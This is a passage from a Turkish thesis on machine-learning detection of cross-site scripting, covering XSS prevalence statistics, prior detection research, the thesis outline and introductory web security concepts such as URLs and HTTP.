
üçüncü güvenlik açığı türüdür. Teorik olarak, eğer şirketler SAST'ta (üretim aşamasının ilk evresinde) XSS açıklarını tespit ediyorlarsa ve onları bu aşamada düzeltiyorlarsa, bu güvenlik açıklarını, DAST sonuçlarında görmemeyi beklemekteyiz.



Şekil 1.5: Sınıfa Göre Güvenlik Açığı Yaygınlığı - SAST (WhiteHat Security Inc., 2019)

Siteler Arası Betik Çalıştırma (XSS) tehlikeleri, konu hakkındaki artan farkındalığa rağmen halen en üst sıralarda yer almaktadır. Son üç yılın rapor verileri değerlendirildiğinde, XSS açıkları ikinci sıradadır. Bu güvenlik açığı konusundaki yaygın bilgilere, geniş ve felce uğratan etkilerine rağmen, endüstrinin halen XSS konularını ele alma ve XSS sorunlarını çözmede başarısız olmaya devam ettiği görülmektedir (WhiteHat Security Inc., 2019).


Positive Technologies tarafından paylaşılan "Web Uygulaması Güvenlik Açıkları: 2018 İstatistikleri" raporuna göre firma için güvenlik zafiyet testi yapanlar 2018'de web uygulamalarında yaklaşık 70 farklı çeşit zayıflık buldu. Her beş web uygulamasından dördü, varsayılan ayarlar, standart şifreler, hata bildirimi, tam yol açıklaması ve potansiyel davetsiz misafirler için değerli olabilecek diğer bilgi sızıntıları gibi açıklıklara sahip yapılandırma hataları içeriyordu. Her zaman olduğu gibi, birçok web uygulamasında Siteler Arası Betik Çalıştırma (XSS) güvenlik açıkları bulunmaktaydı. (Positive Technologies, 2019)'da yer alan 2018 Web uygulama güvenlik açıkları dağılımı **Şekil 1.6**'dan görülebilir.



Şekil 1.6: OWASP Top 10-2017 Zafiyetleri (Positive Technologies, 2019)


Edgescan (2019) tarafından hazırlanan 2019 Zafiyet İstatistikleri raporu incelendiğinde en yaygın Web zafiyetleri arasında Siteler Arası Betik Çalıştırma (XSS) açıklığının en büyük paya sahip olduğu görülmektedir.

Konuya saldırganların bakış açısı ile farklı bir taraftan bakmak için Beyaz Şapkalı Hacker



Şekil 1.7: En Yaygın Web (7. Katman) Zafiyetleri (Edgescan, 2019)

camiasında 2019 yılında Hackerone tarafından yapılan anket çalışması incelenebilir. Bu ankette katılımcılara "Hacking için en çok tercih ettiğiniz teknik, atak vektörü veya yöntem nedir?" sorusu yöneltilmiştir. Katılımcıların %38'i Siteler Arası Betik Çalıştırma (XSS) yöntemini tercih ettiklerini belirtmişlerdir. XSS'in geçen yılki ankette %28 paya sahip olduğu ve popülerliğini artırarak diğer tüm saldırı yöntemi tercihlerinin açık ara önünde yer aldığı görülmektedir (Hackerone, 2019).



Şekil 1.8: Beyaz Şapkalı Hacker Anket Sonuçları (Hackerone, 2019)

XSS saldırıları muazzam güvenlik tehditleri oluşturur. Geçmişte bu tür saldırılara karşı çeşitli güvenlik mekanizmaları önerilmiştir. XSS saldırı tespiti ve önleme yöntemleri hakkında literatürde yapılmış birçok çalışma bulunmaktadır. Hydara *ve diğ.* (2015), yaptıkları çalışmada, XSS saldırı tespiti için bu saldırının ilk ortaya çıkışından bu yana yapılan araştırmalar, bu tür saldırı sorunlarını çözmek için önerilen çözümler ve teknikler ayrıntılı olarak tartışmaktadır. Çalışma, yalnızca XSS saldırı tespit ve önleme alanına değil, XSS güvenlik açığı keşfine de odaklanmıştır. Ayrıca savunma yöntemlerini, farklı analiz tekniklerine göre sınıflandırmaktadır.

Shanmugam ve Ponnavaikko (2008), XSS açıklarını tespit etmek için çözümler sunmanın yanı sıra, XSS saldırılarının bir Web uygulamasının normal işleyişinde yol açtığı bazı önemli güvenlik risklerini de tartışmaktadır. Ayrıca, XSS saldırılarının başarılı bir şekilde tespit edilmesine ilişkin araştırmaya açık alanlara paralel olarak, ortaya çıkan bazı açık kalmış sorunları da raporlamaktadır. Çalışma farklı savunma yöntemlerini, önce uygulanma yerlerine ve ardından da analiz tekniklerine göre alt gruplarda sınıflandırmaktadır.

Yıllar boyunca birçok farklı XSS saldırısı tespit yaklaşımı önerilmiştir. Saldırı algılama yaklaşımları, istemci taraflı algılama yaklaşımları, sunucu taraflı algılama yaklaşımları ve istemci-sunucu algılama yaklaşımları olmak üzere üç kategoriye ayrılır. Bu kategorilerin her birinde tartışılan yaklaşımlar, saldırıyı başarıyla teşhis etmek için kullandıkları analiz mekanizmasına göre tekrar alt bölümlere ayrılmıştır. Yaklaşımların her birinin kendine özgü artıları ve eksileri bulunmaktadır. Ayrıca bu yaklaşımlardan faydalanarak XSS saldırılarına karşı savunma yapmak için geliştirilmiş birçok hazır araç da bulunmaktadır.

Siteler arası komut dosyası çalıştırma saldırısı veya XSS saldırıları, ilk tespit edildiğinden bu yana web uygulamalarında var olan en önemli açıklıklardan biridir. Saldırı başarılı olduktan sonra, kurban saldırganın insafına kalır, saldırgan kurbanın kimliğine bürünebilir veya hassas bilgilerini çalabilir. Bu tür saldırıları tespit etmek zor, ancak uygulanması çok kolay olduğundan, güvenlik açısından durum daha da kötü bir hale gelmektedir. Yıllar içinde birçok XSS saldırı tespit yaklaşımı önerilmiş olmasına rağmen XSS saldırılarının halen güncel bir sorun olmasının ana nedeni budur. Bu çalışmanın motivasyonu, yıllardır devam eden ve güncelliğini koruyan XSS saldırı probleminden, daha önce araştırmacılar tarafından önerilen savunma çözümlerinden faydalanarak tespit ile ilgili sorunlara ve zorluklara çözüm üretmeye çalışmak ve hatta soruna ilişkin araştırma boşluklarını gidermeye odaklanmaktır.

XSS algılama teknikleri, uygulanma yerlerine göre sınıflandırılır; çünkü her algılama yöntemi istemci tarafında veya sunucu tarafında veya her ikisi yani istemci-sunucu tarafına uygulanabilir. Tespit yöntemleri, birbirlerinden XSS saldırı davranışını analiz etme şekillerine göre farklılık gösterir. Bu nedenle, algılama yöntemleri, kullandıkları analiz tekniğine göre, yani statik, dinamik veya hibrit olarak alt sınıflara ayrılır.

Tez kapsamındaki süreçte, tez konusu ile ilgili literatür taraması ardından XSS zafiyetinin türleri, saldırının ön koşulları, oluşturduğu tehditler, etkileri ve tespit yöntemleri ele alındıktan sonra makine öğrenmesi yaklaşımın XSS tespiti için nasıl kullanılabileceğine odaklanılmıştır. Tez çalışması kapsamında geliştirilen uygulama çerçevesi ile web tabanlı uygulamalarda Siteler Arası Betik Çalıştırma (XSS) zafiyetinin denetlenmesi için öğrenen bir sistem geliştirilmesi amaçlanmaktadır.

Tez çalışmasının amacı doğrultusunda kavramsal temelleri oluşturmak üzere **GENEL KISIMLAR** bölümünde, Web Güvenliği Ekosistemi, XSS Zafiyeti ve Makine Öğrenmesi hakkında temel bilgilere yer verilmiştir.

YÖNTEM, MODEL TASARIMI VE UYGULANMASI bölümünde, çalışma kapsamında geliştirilen model ve uygulama çerçevesi adımları takip edilerek faz faz açıklanmıştır. Ayrıca ele alınan problemin ikili bir sınıflandırma problemi olması nedeniyle problemin çözümü için faydalı olacağı değerlendirilen özelliklerin, NB, DVM ve GDM makine öğrenmesi metotları ile karşılaştırılmasına ve Bilgi Kazanımı ile özellik seçimi yöntemi kullanılarak özellik sayısının model maliyeti açısından optimum seviyede tutulmasına karar verilmiştir.

ÖZELLİK SEÇİMİ VE SINIFLANDIRMA BULGULARI bölümünde, geliştirilen model, deney kurulumu ve uygulama sonucunda elde edilen verilerin analiziyle, seçilen özelliklerin değerlendirmesi, sınıflandırma sürecinde kullanılan algoritmaların karşılaştırması ve özellik seçimi yapılması/yapılmaması durumunda elde edilen performanslar değerlendirilmiştir.

SONUÇ VE GELECEKTE YAPILABİLECEK ÇALIŞMALAR bölümünde ise tez çalışması değerlendirilmiş, yapılan çalışmanın özetlenmesi adına çalışmanın kilometre taşları ve yaşanan zorluklara değinilmesinin ardından geleceğe yönelik olarak yapılabilecek çalışmalar, derinleştirme ve geliştirmeler hakkında önerilerde bulunulmuştur.

2. GENEL KISIMLAR

Günümüzde literatürde ve sektörde "güvenlik sorunu" teriminin çeşitli tanımları vardır. Örneğin, birisi erişmemesi gereken bilgilere erişebilir veya yalnızca okuyabilmesi gereken bilgileri değiştirme olanağına sahip olabilir durumdaysa bu bir güvenlik sorunu olarak ifade edilir. Hizmet Reddi (DoS: Denial of Service) veya Dağıtılmış Hizmet Reddi (DDoS: Distributed Denial of Service) olarak da adlandırılan, bir sistemin meşru kullanıcıları tarafından kullanılamamasına neden olacak saldırılar da bir güvenlik sorunu olarak kabul edilebilir.


Yaygın Zayıflık Sayımı (CWE: Common Weakness Enumeration) (SANS, MITRE, *ve diğ.*, 2020) her yıl "En Tehlikeli İlk 25 Programlama Hatası"nın (CWE, 2020) bir listesini derlemektedir. Bu listeyi oluşturmak için, "The SysAdmin, Audit, Network, Security (SANS) Institute" (SANS, 2020), "The MITRE Corporation" (The MITRE Corporation, 2020) ve diğer güvenlik uzmanlarından girdiler alınmaktadır. Bu girdilerin çoğu web eksosistemi için de geçerlidir; bu girdilerden ve yöntemlerden bazıları aşağıda açıklanacaktır.

Bu konuya ilgi duyan ve çalışmalar yapan diğer bir topluluk, uygulama güvenliğini görünür kılmaya çalışan Açık Web Uygulaması Güvenlik Projesi (OWASP - Open Web Application Security Platform)'dur. Birkaç yılda bir "En Kritik 10 Web Uygulaması Güvenlik Riski" listesi yayımlayarak literatüre ve sektöre katkı sağlamaktadırlar.

2.1. WEB GÜVENLİĞİ EKOSİSTEMİ

Web uygulamalarının güvenlik açısından neden bu kadar sorunlu olabileceğine dair birçok farklı neden vardır. Aşağıda bu nedenlerden bazılarının bir listesi bulunmaktadır.

Web sunucuları iyi hedeflerdir: Günümüzde web sunucuları ve web uygulamaları, hem müşterilere hem de müşteri olmayanlara bir uygulama veya hizmet sağlamak için fiilen standart bir yöntem haline gelmiştir. Yetkili erişim ile anonim erişimin ayrılması genellikle sunucuya/uygulamaya gelen taleplerin yalnızca bir kısmı için yapılır ve bu da aynı hizmete yönelik yetkili ve anonim taleplerin bir karışımına yol açar. Diğer pek çok sistem türünde,



Şekil 2.1: Web Güvenliği Ekosistemi Bileşenleri

yetkili ve anonim kullanıcılar arasındaki ayrım daha sıkı bir şekilde ayrılmıştır ve bu da güvenliğin uygulanmasını kolaylaştırır. Ulaşamayacağınız ve konuşamadığınız bir sisteme girmek zordur. Karma bir web ortamında, iletişim kanalları hem müşterilere hem de saldırılara açıktır.

Bir sistemi kırmak için, el işçiliği ile Assembly kodunu analiz edip değiştirmek, çoğu insan için bir web tarayıcısı isteğini değiştirmekten çok daha zordur. Öte yandan, bir web uygulamasına saldırmak, muhtemelen mağdurun bulunduğu siteye aktif bir iletişim hattı gerektirir - ayrıca bu da takip edilecek bir denetim izi bırakır. Bu izi gizlemek için yaygın olarak kullanılan yöntemler; The Onion Router (TOR) veya benzeri bir vekil sunucu kullanarak isteği ve istemciyi anonimleştirmek veya sahte IP adresleri ile sisteme erişmeye çalışmak (IP spoofing) olabilir.

Bir web uygulaması, çok sayıda teknolojinin bir karışımıdır: Normal bir web uygulaması, genellikle istemci tarafında HTTP, HTML, CSS ve JavaScript gibi teknolojiler içerirken, SQL ve diğer çeşitli programlama dilleri ise sunucu tarafındaki işleri gerçekleştirir. Ayrıca web uygulamalarında kullanılan teknolojiler, diller ve çerçeveler sürekli olarak değişmekte ve gelişmektedir. İşlenmekte olan verilerin, içinden geçeceği tüm katmanlar için tahribatsız olduğundan emin olmak zor olabilir. Bazı veri parçalarının bir katman için (örn.; SQL) "sadece bazı metinler" olabilmesi nedeniyle, başka bir katmanda (istemciye giden HTML karışımına konulduğunda) ölümcül bir kod haline gelebilir ve bu da saldırgan tarafından istismar edilerek kurban için üzücü bir sonuca neden olabilir.

Web uygulamaları oluşturmaya başlamak için düşük giriş seviyesi bilgi yeterlidir: Bugün sahip olduğumuz geliştirme araçları ve Açık Kaynak hareketi ile web uygulamaları yazmaya başlamak oldukça kolaydır. Önceden oluşturulmuş bir web sunucusu ve komut/kod dosyası yığını kurup birkaç dakika içinde çok sayıdaki örnekten kod kopyala-yapıştır yapmaya hazır olmak mümkündür. Güvenlik açıkları, muhtemelen yeni teknolojileri öğrenmeye çalışırken insanların düşündüğü ilk şey değildir. Böylece bir güvenlik zafiyetinin bir yerden başka bir yere taşınması veya yayılması oldukça kolaydır.

Yenilik yapmak için acele edilmesi: Bugün dünya hızla çalışırken, maddi ve manevi iyi kazandırabilecek bir fikir için hızlı hareket etmek gerekir. Eğer hızlı hareket edilemezse, muhtemelen bir başkası daha hızlı hareket edecektir. Bu durum, insanların işleri gerçekten güvenli hale getirmek için fazladan zaman harcamayacakları, ancak "yeterince güvenli" veya

hatta “Biri neden bize zarar vermeye çalışsın?” diyecebilecekleri anlamına gelir.

Eğitimsizlik ve farkındalık eksikliği: Bugünün eğitimi, işleri güvenli bir şekilde yapmaya odaklanmaz, bunun yerine, çoğunlukla tüm girdilerin beklenen şemayı takip ettiğini varsayarken, bunun yerine işlevselliğe ve taleplere ilişkin “gerçek sorunları” çözmek için gereken temel algoritmalara odaklanılır.

Web ekosisteminde birçok bileşen bulunmakla birlikte bu bileşenler iki ana başlık altında gruplanarak incelenebilir.

2.1.1. Web’de yayımlama için kullanılan teknolojiler

Web’de yayımlama (webification) için istemci, sunucu ve ağ tarafında birçok farklı teknoloji birlikte kullanılmaktadır. Her zaman siber güvenliğin bir zincir olduğu ve tüm zincirin güvenlik seviyesinin en zayıf halka kadar olacağı söylendiğinden kullanılan bu teknolojilerden herhangi birinde ortaya çıkan zafiyet tüm sistemi tehlikeye atmaktadır.

Modern web ve mobil platformlar, gelişimleriyle birlikte başka bir fenomeni de beraberinde doğurdu. Uygulamaların çoğu, Java veya Kotlin ve C/C++ (örn.; Android uygulamaları için) veya Objective-C ve Swift (örn.; IOS uygulamaları için) gibi derlenmiş programlama dillerinde yazılmış yerel uygulamalar değildir. Bunun yerine, sunucu tarafı Python, Ruby, Java veya JavaScript komut dosyaları ve istemci tarafı JavaScript dahil olmak üzere çok farklı web teknolojilerine dayalıdırlar (Zalewski, 2011). Normal web tarayıcılarını hedefleyen geleneksel web uygulamalarına ek olarak, mobil web uygulamaları bu web teknolojileri kullanılarak daha sık oluşturulur. Özellikle mobil web uygulamalarına dayalı geliştirilmiş uygulama marketlerindeki birçok uygulama JavaScript dilini yoğun bir şekilde kullanır. Dolayısıyla bu tür uygulamaların da web teknolojilerini hedef alan saldırılardan etkilenebileceğini söylemek yanlış olmaz.

Bu bölüm, daha sonraki bölümlerde ele alınacak olan güvenlik açıklarını ve bu güvenlik açıklarını azaltmak için yapılabilecekleri açıklamak amacıyla, en önemli teknoloji alt bileşenleri için ihtiyaç olabilecek kısa bir giriş sağlar.

2.1.1.1. Uniform Resource Locator (URL)

Birörnek Kaynak Konumlayıcı veya Tekdüzen Kaynak Bulucu olarak Türkçeleştirilebilecek URL'ler, web teknolojileri kullanılarak içeriğin yayımlanmasında temel bir kavramdır (Berners-Lee, Masinter ve McCahill, 1994). Bir URL, herhangi bir sunucudaki herhangi bir kaynağı adresleyen ve tanımlayan iyi biçimlendirilmiş ve tam nitelikli bir metin dizesidir. Modern tarayıcıların Kullanıcı arabirimlerindeki adres çubukları, sunulmuş bir belgenin uzak adresini göstermek için URL'leri kullanır. Tam nitelikli bir mutlak URL dizisi birkaç bölümden oluşur ve belirli bir kaynağa erişmek için gerekli tüm bilgileri içerir. Mutlak bir URL'nin söz dizimi şöyledir: şema://<kimlik bilgileri>@<ana bilgisayar adresi>:<bağlantı noktası>/<kaynak yolu>?<sorgu parametreleri>#parça. **Tablo 2.1**'den görülebileceği gibi her bölümün belirli bir anlamı vardır.

2.1.1.2. Hypertext Transfer Protocol (HTTP)

Hiper Metin Aktarma İletişim Kuralı, web üzerindeki sunucular ve istemciler arasında belge alışverişi yapmak için en yaygın kullanılan mekanizma olup web'in temelini oluşturduğu söylenebilir. HTTP çoğunlukla HTML belgelerini aktarmak için kullanılırken, herhangi bir veri için de kullanılabilir. HTTP/2.0 (Belshe, Peon ve Thomson, 2015) en yeni protokol revizyonu olmasına rağmen, en yaygın olarak desteklenen protokol sürümü HTTP/1.1'dir (Fielding *ve diğ.*, 1999). HTTP, TCP/IP kullanan metin tabanlı bir protokoldür. HTTP istemcisi, bir HTTP sunucusuna HTTP isteği göndererek bir oturum başlatır. Sunucu, istenen dosyayı da içerecek şekilde iletişim kuralına uygun bir HTTP yanıtı döndürür.

Bir istemci isteğinin ilk satırı, HTTP sürüm bilgilerini içerir (örn.; HTTP/1.1). Kalan istek başlığı sıfır veya daha fazla ad:değer çiftinden oluşur. Çiftler yeni bir satırla ayrılır. Ortak istek başlıkları, Kullanıcı-Aracısı (User-Agent)'dır. Bunlar; tarayıcı bilgileri, Ana bilgisayar (Host) -URL ana bilgisayar adı, Kabul (Accept) -desteklenen tüm belge türlerini taşır, İçerik-Uzunluğu (Content-Length) -tüm talebin uzunluğu ve Çerez (Cookie) gibi bilgileri içerir. İstek başlığı, tek bir boş satırla sonlandırılır. HTTP istemcileri, herhangi bir ek içeriği sunucuya iletebilir. İçerik herhangi bir türde olabilse de, istemciler genellikle sunucuya HTML içeriği gönderir, örneğin form verilerini göndermek için. HTTP sunucusu, isteğe bir yanıt başlığıyla ve ardından istenen içerikle yanıt verir. Yanıt başlığı şunları içerir: desteklenen protokol sürümü, sayısal bir durum kodu ve isteğe bağlı, insan tarafından

Tablo 2.1: URL'nin bölümleri

Bölüm	İsteğe bağlı	Açıklama
şema	Hayır	Bir web istemcisinin bir kaynağı almak için kullanması gereken protokolü belirtir. Web'deki yaygın protokoller "http:" ve "https:"dir.
//	Hayır	RFC'nin gerektirdiği şekilde hiyerarşik bir URL belirtir. (Berners-Lee, Masinter ve McCahill, 1994)
<kimlik bilgileri>@	Evet	Uzak bir sunucudan ilgili kaynağı almak için gerekli olabilecek bir kullanıcı adı ve parola içerebilir. Kullanımı, <kullanıcı adı>:<şifre>@ şeklindedir.
<ana bilgisayar adresi>	Hayır	Büyük/küçük harf duyarlı olmayan DNS, yani alan adı (örn.; istanbul.edu.tr), ham IPv4 (örn.; 194.27.128.98) veya IPv6 adresi (örn.; [2a01:358:4014:1400::125]) şeklinde kaynağı barındıran sunucunun bulunmasını sağlayan tekil adresi yani ayırdedicisidir.
:<bağlantı noktası>	Evet	Uzak bir sunucuya bağlanmak için varsayılan olmayan bir ağ bağlantı noktası numarasını belirtir. Varsayılan bağlantı noktaları HTTP için 80 ve HTTPS için 443'tür. Bu bağlantı noktaları varsayılan olduğundan URL'de ayrıca belirtilmesine gerek olmaz.
